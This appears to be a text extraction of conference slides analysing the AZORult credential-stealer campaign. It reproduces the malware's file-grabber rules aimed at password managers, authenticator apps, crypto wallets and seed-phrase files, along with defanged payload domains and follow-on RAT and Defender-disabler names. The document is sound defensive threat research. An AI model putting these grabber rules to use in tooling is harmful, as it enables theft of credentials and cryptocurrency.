
2nd campaign
2020/Mar/5 – 2020/Jun/9
19 C2 URLs



Their Campaign Overview



Their Campaign Overview



What type of Information they want to steal?

- Steal sensitive information on victim environment

```
F KdbxAxxUtc %DSK_23%\*.kdbx,*.axx,*.UTC--- 1000 + - \Windows\|Program Files\|Program Files (x86)\|AppData\Local\|AppData\LocalLow\|AppData\Roaming\|ProgramData\|TEMP\|PUBLIC\|System32\|Keygen\|Crack\|Patch\|Games\|Game\|Music\|Movies\|Mp3\|Adobe\|xampp\|SteamGames\|steamapps\
F DOC TXT %USERPROFILE%\Documents\*.txt 150+ - \Windows\|Program Files\|Program Files (x86)\|AppData\Local\|AppData\LocalLow\|AppData\Roaming\|ProgramData\|TEMP\|PUBLIC\|System32\|Keygen\|Crack\|Patch\|Games\|Game\|Music\|Movies\|Mp3\|Adobe\|xampp\|SteamGames\|steamapps\
F JPEG %DSK_23%\
*seed*.jpeg,*2fa*.jpeg,*account*.jpeg,*coin*.jpeg,*ether*.jpeg,*wallet*.jpeg,*trezor*.jpeg,*blockchain*.jpeg,*electrum*.jpeg,*crypto*.jpeg,*krypto*.jpeg,*btc*.jpeg,*phrase*.jpeg,*exodus*.jpeg,*jaxx*.jpeg,*coinbase*.jpeg,*btcmart*.jpg,*bitpay*.jpg,*bitpanda*.jpg,*bittrex*.jpg,*bitrex*.jpg,*coinoim*.jpg,*metamask*.jpg,*electrum*.jpg,*bitcoin*.jpg,*bithumb*.jpg,*hitbtc*.jpg,*bitflyer*.jpg,*kucoin*.jpg,*huobi*.jpg,*poloniex*.jpg,*kraken*.jpg,*okex*.jpg,*binance*.jpg,*bitstamp*.jpg,*bitfinex*.jpg,*bitmex*.jpg,*cripto*.jpg,*guarda*.jpg,*ftx*.jpg,*solana*.jpg,*bitmart*.jpg 1000 + - \Windows\|Program Files\|Program Files (x86)\|AppData\Local\|AppData\LocalLow\|AppData\Roaming\|ProgramData\|TEMP\|PUBLIC\|System32\|Keygen\|Crack\|Patch\|Games\|Game\|Music\|Movies\|Mp3\|Adobe\|xampp\|SteamGames\|steamapps\
F JPG%DSK_23%\
*seed*.jpg,*2fa*.jpg,*account*.jpg,*coin*.jpg,*ether*.jpg,*wallet*.jpg,*trezor*.jpg,*blockchain*.jpg,*electrum*.jpg,*crypto*.jpg,*krypto*.jpg,*btc*.jpg,*phrase*.jpg,*exodus*.jpg,*jaxx*.jpg,*coinbase*.jpg,*btcmart*.jpg,*bitpay*.jpg,*bitpanda*.jpg,*bittrex*.jpg,*bitrex*.jpg,*coinoim*.jpg,*metamask*.jpg,*electrum*.jpg,*bitcoin*.jpg,*bithumb*.jpg,*hitbtc*.jpg,*bitflyer*.jpg,*kucoin*.jpg,*huobi*.jpg,*poloniex*.jpg,*kraken*.jpg,*okex*.jpg,*binance*.jpg,*bitstamp*.jpg,*bitfinex*.jpg,*bitmex*.jpg,*cripto*.jpg,*guarda*.jpg,*ftx*.jpg,*solana*.jpg,*bitmart*.jpg 1000 + - \Windows\|Program Files\|Program Files (x86)\|AppData\Local\|AppData\LocalLow\|AppData\Roaming\|ProgramData\|TEMP\|PUBLIC\|System32\|Keygen\|Crack\|Patch\|Games\|Game\|Music\|Movies\|Mp3\|Adobe\|xampp\|SteamGames\|steamapps\
F Text %DSK_23%\
*seed*.txt,*2fa*.txt,*account*.txt,*coin*.txt,*ether*.txt,*wallet*.txt,*trezor*.txt,*blockchain*.txt,*electrum*.txt,*crypto*.txt,*krypto*.txt,*btc*.txt,*phrase*.txt,*exodus*.txt,*jaxx*.txt,*coinbase*.txt,*btcmart*.txt,*bitpay*.txt,*bitpanda*.txt,*bittrex*.txt,*bitrex*.txt,*coinoim*.txt,*metamask*.txt,*electrum*.txt,*bitcoin*.txt,*bithumb*.txt,*hitbtc*.txt,*bitflyer*.txt,*kucoin*.txt,*huobi*.txt,*poloniex*.txt,*kraken*.txt,*okex*.txt,*binance*.txt,*bitstamp*.txt,*bitfinex*.txt,*bitmex*.txt,*cripto*.txt,*guarda*.txt,*ftx*.txt,*solana*.txt,*bitmart*.txt 150+ - \Windows\|Program Files\|Program Files (x86)\|AppData\Local\|AppData\LocalLow\|AppData\Roaming\|ProgramData\|TEMP\|PUBLIC\|System32\|Keygen\|Crack\|Patch\|Games\|Game\|Music\|Movies\|Mp3\|Adobe\|xampp\|SteamGames\|steamapps\
F Auth %userprofile%\AppData\Roaming\Auth Desktop\Local Storage\leveldb\MANIFEST*,*.ldb,*log*,*lock*,*.txt,*current*, 10000 + -
F Desktop TXT %USERPROFILE%\Desktop\*.txt, 150+ + \Windows\|Program Files\|Program Files (x86)\|AppData\Local\|AppData\LocalLow\|AppData\Roaming\|ProgramData\|TEMP\|PUBLIC\|System32\|Keygen\|Crack\|Patch\|Games\|Game\|Music\|Movies\|Mp3\|Adobe\|xampp\|SteamGames\|steamapps\
F Recent %userprofile%\AppData\Roaming\Microsoft\Windows\Recent\*.doc,*.docx,*.txt, 3000 - + \Windows\|Program Files\|Program Files (x86)\|AppData\Local\|AppData\LocalLow\|AppData\Roaming\|ProgramData\|TEMP\|PUBLIC\|System32\|Keygen\|Crack\|Patch\|Games\|Game\|Music\|Movies\|Mp3\|Adobe\|xampp\|SteamGames\|steamapps\
F Winauth %userprofile%\AppData\Roaming\WinAuth\*.xml,*winauth*, 5000 - -
F Documents %DSK_23%\
*seed*.doc,*2fa*seed*.doc,*2fa*.doc,*account*.doc,*coin*.doc,*ether*.doc,*wallet*.doc,*trezor*.doc,*blockchain*.doc,*electrum*.doc,*crypto*.doc,*krypto*.doc,*btc*.doc,*phrase*.doc,*exodus*.doc,*jaxx*.doc,*coinbase*.doc,*btcmart*.doc,*bitpay*.doc,*bitpanda*.doc,*bittrex*.doc,*bitrex*.doc,*coinoim*.doc,*metamask*.doc,*electrum*.doc,*bitcoin*.doc,*bithumb*.doc,*hitbtc*.doc,*bitflyer*.doc,*kucoin*.doc,*huobi*.doc,*poloniex*.doc,*kraken*.doc,*okex*.doc,*binance*.doc,*bitstamp*.doc,*bitfinex*.doc,*bitmex*.doc,*cripto*.doc,*guarda*.doc,*ftx*.doc,*solana*.doc,*bitmart*.doc* 700+ - \Windows\|Program Files\|Program Files (x86)\|AppData\Local\|AppData\LocalLow\|AppData\Roaming\|ProgramData\|TEMP\|PUBLIC\|System32\|Keygen\|Crack\|Patch\|Games\|Game\|Music\|Movies\|Mp3\|Adobe\|xampp\|SteamGames\|steamapps\
F PNG%DSK_23%\
*seed*.png,*2fa*.png,*account*.png,*coin*.png,*ether*.png,*wallet*.png,*trezor*.png,*blockchain*.png,*electrum*.png,*crypto*.png,*krypto*.png,*btc*.png,*phrase*.png,*exodus*.png,*jaxx*.png,*coinbase*.png,*btcmart*.png,*bitpay*.png,*bitpanda*.png,*bittrex*.png,*bitrex*.png,*coinoim*.png,*metamask*.png,*electrum*.png,*bitcoin*.png,*bithumb*.png,*hitbtc*.png,*bitflyer*.png,*kucoin*.png,*huobi*.png,*poloniex*.png,*kraken*.png,*okex*.png,*binance*.png,*bitstamp*.png,*bitfinex*.png,*bitmex*.png,*cripto*.png,*guarda*.png,*ftx*.png,*solana*.png,*bitmart*.png 400+ - \Windows\|Program Files\|Program Files (x86)\|AppData\Local\|AppData\LocalLow\|AppData\Roaming\|ProgramData\|TEMP\|PUBLIC\|System32\|Keygen\|Crack\|Patch\|Games\|Game\|Music\|Movies\|Mp3\|Adobe\|xampp\|SteamGames\|steamapps\
F PDF%DSK_23%\
*seed*.pdf,*2fa*.pdf,*account*.pdf,*coin*.pdf,*ether*.pdf,*wallet*.pdf,*trezor*.pdf,*blockchain*.pdf,*electrum*.pdf,*crypto*.pdf,*krypto*.pdf,*btc*.pdf,*phrase*.pdf,*exodus*.pdf,*jaxx*.pdf,*coinbase*.pdf,*btcmart*.pdf,*bitpay*.pdf,*bitpanda*.pdf,*bittrex*.pdf,*bitrex*.pdf,*coinoim*.pdf,*metamask*.pdf,*electrum*.pdf,*bitcoin*.pdf,*bithumb*.pdf,*hitbtc*.pdf,*bitflyer*.pdf,*kucoin*.pdf,*huobi*.pdf,*poloniex*.pdf,*kraken*.pdf,*okex*.pdf,*binance*.pdf,*bitstamp*.pdf,*bitfinex*.pdf,*bitmex*.pdf,*cripto*.pdf,*guarda*.pdf,*ftx*.pdf,*solana*.pdf,*bitmart*.pdf 1000 + - \Windows\|Program Files\|Program Files (x86)\|AppData\Local\|AppData\LocalLow\|AppData\Roaming\|ProgramData\|TEMP\|PUBLIC\|System32\|Keygen\|Crack\|Patch\|Games\|Game\|Music\|Movies\|Mp3\|Adobe\|xampp\|SteamGames\|steamapps\
```

What type of Information they want to steal?

- Password Manager / Authenticator
 - KeePass, Bitwarden, WinAuth, Authenticator, Authy

```
F Authy%userprofile%\AppData\Roaming\Authy Desktop\Local Storage\leveldb  
*MANIFEST*,*.ldb,*log*,*lock*,*.txt,*current*, 10000+ -
```

- Crypt Wallet
 - Jaxx, Atomic

```
F atomic %userprofile%\AppData\Roaming\atomic\Local Storage\leveldb  
*MANIFEST*,*.ldb,*log*,*lock*,*.txt,*current*, 10000+ -
```


What type of Information they want to steal?

- Files tied to Crypt Currency name
 - .doc(x), .txt, .png, .jpg, .pdf

```
F PDF %DSK_23%\
*seed*.pdf,*2fa*.pdf,*account*.pdf,*coin*.pdf,*ether*.pdf,*wallet*.pdf,*trezor*.pdf,*blockchain*.pdf,*electrum*.pdf,*crypto*.pdf,*krypto*.
pdf,*btc*.pdf,*phrase*.pdf,*exodus*.pdf,*jaxx*.pdf,*coinbase*.pdf,*btcmart*.pdf,*bitpay*.pdf,*bitpanda*.pdf,*bittrex*.pdf,*bitrex*.pdf,
*coinomi*.pdf,*metamask*.pdf,*electrum*.pdf,*bitcoin*.pdf,*bithumb*.pdf,*hitbtc*.pdf,*bitflyer*.pdf,*kucoin*.pdf,*huobi*.pdf,*poloniex*.
pdf,*kraken*.pdf,*okex*.pdf,*binance*.pdf,*bitstamp*.pdf,*bitfinex*.pdf,*bitmex*.pdf,*cripto*.pdf,*guarda*.pdf,*ftx*.pdf,*solana*.pdf,*bit
mart*.pdf 1000 + - \Windows\|Program Files\|Program Files (x86)\|AppData\Local\|AppData\LocalLow\|AppData\Roaming\|ProgramData\|
\TEMP\|PUBLIC\|System32\|Keygen\|Crack\|Patch\|Games\|Game\|Music\|Movies\|Mp3\|Adobe\|xampp\|SteamGames\|steamapps\
```

- Files under specific folders
 - Recent, Documents, Desktop

```
F Recent %userprofile%\AppData\Roaming\Microsoft\Windows\Recent\ *.doc,*.docx,*.txt, 3000 - + \Windows\|Program Files\|Program
Files (x86)\|AppData\Local\|AppData\LocalLow\|AppData\Roaming\|ProgramData\|TEMP\|PUBLIC\|System32\|Keygen\|Crack\|Patch\|
\Games\|Game\|Music\|Movies\|Mp3\|Adobe\|xampp\|SteamGames\|steamapps\
```

Additional Payload Spread Campaign

- In the 1st campaign
 - Netwire, Kpot, BlackRAT, Phobos, Windows Defender Disabler
- In the 3rd campaign
 - Netwire, Remcos, Async RAT, Raccoon, ClipBanker, CoinMiner, Windows Defender Disabler
- They tend to use RAT and Windows Defender Disabler

Joint Operation with Raccoon Stealer

- The same payload distribution at the same timing

Payload domain (via AZORult / Raccoon)	File name	Start date	End date
raymondjaon[.]ug / troygilletc[.]ug	nw.exe, ac.exe	2020/Jun/14	2020/Jun/15
corinthianov[.]ug / viniciuscorinthiano[.]ug	nw.exe, ac.exe, ds1.exe, ds2.exe	2020/Jun/16	2020/Jun/21
barcla[.]ug / gadem[.]ug	nw.exe, ac.exe, ds1.exe, ds2.exe	2020/Jun/25	2020/Jun/30
dennis-smith[.]ug / smiothmadara[.]ug	rc.exe, ac.exe, ds1.exe, ds2.exe	2020/Jul/9	2020/Jul/12
michaeldiamantis[.]ug / mantis[.]co[.]ug	rc.exe, ac.exe, ds1.exe, ds2.exe	2020/Jul/31	2020/Aug/14
limjerome[.]ug / andreas[.]ac[.]ug	rc.exe, ac.exe, ds1.exe, ds2.exe	2020/Aug/17	2020/Aug/18
markopas[.]ug / andreas[.]ac[.]ug	rc.exe, ac.exe, ds1.exe, ds2.exe	2020/Aug/19	2020/Aug/25
projectx[.]ug / projectz[.]ug	rc.exe, ac.exe, ds1.exe, ds2.exe	2020/Aug/28	2020/Aug/28
pablito[.]ug / parajiti[.]ug	rc.exe, ac.exe, ds1.exe, ds2.exe	2020/Sep/1	2020/Sep/3
courtneyhones[.]ac[.]ug / courtneyjjones[.]ac[.]ug	rc.exe, ac.exe, ds1.exe, ds2.exe	2020/Sep/7	2020/Sep/23
ferreira[.]ac[.]ug / ferreiranadii[.]ac[.]ug	rc.exe, ac.exe, ds1.exe, ds2.exe	2020/Sep/23	2020/Oct/4
foundsomebo[.]ac[.]ug / letitburnsf[.]ac[.]ug	rc.exe, ac.exe, ds1.exe, ds2.exe	2020/Oct/10	2020/Oct/10
jamesrlongacre[.]ac[.]ug / 217[.]8[.]117[.]77	rc.exe, ac.exe, ds1.exe, ds2.exe	2020/Oct/15	2020/Oct/23
dancedance[.]ac[.]ug / 185[.]215[.]113[.]77	rc.exe, ac.exe, ds1.exe, ds2.exe	2021/Mar/31	2021/Mar/31
scouragae[.]ac[.]ug / 185[.]215[.]113[.]77	rc.exe, ac.exe, ds1.exe, ds2.exe	2021/Mar/31	2021/Mar/31
gordonas[.]ac[.]ug / 185[.]215[.]113[.]77	rc.exe, ac.exe, cc.exe	2021/Aug/18	2021/Aug/18
ailsom[.]ac[.]ug / 185[.]215[.]113[.]77	rc.exe, ac.exe, pm.exe, cc.exe	2021/Oct/23	2021/Oct/29
pretorian[.]ac[.]ug / 185[.]215[.]113[.]77	rc.exe, ac.exe, pm.exe, cc.exe	2021/Dec/12	2021/Jan/7

- nw.exe
 - Netwire
- ac.exe
 - AsyncRAT
- ds1.exe
 - Windows Defender Disabler
- ds2.exe
 - Windows Defender Disabler
- rc.exe
 - Remcos
- cc.exe
 - ClipBanker
- pm.exe
 - CoinMiner

Discussion

- Limitation of emulator-based approach
 - VPN check
 - Activity pattern check
 - The recent version of Raccoon stealer detects unusual activity patterns
- Joint-operation among different malware families
 - Amadey and Redline showed a similar behavior [Masaki, JSAC 2024]

Conclusion

- Investigated AZORult bot network around 5 years
 - Scanned 2,364 C2 URLs
 - Collected 1,237 additional payloads
- Findings from long-term trend research
 - An attacker used AZORult for 52 months
 - However, the number of AZORult C2 servers had decreased
 - They showed a joint operation with Raccoon stealer
 - To spread the same additional payload at the same timing

Thank You

IoCs are available at
<https://github.com/masakikasuya/loC/tree/main/AZORult>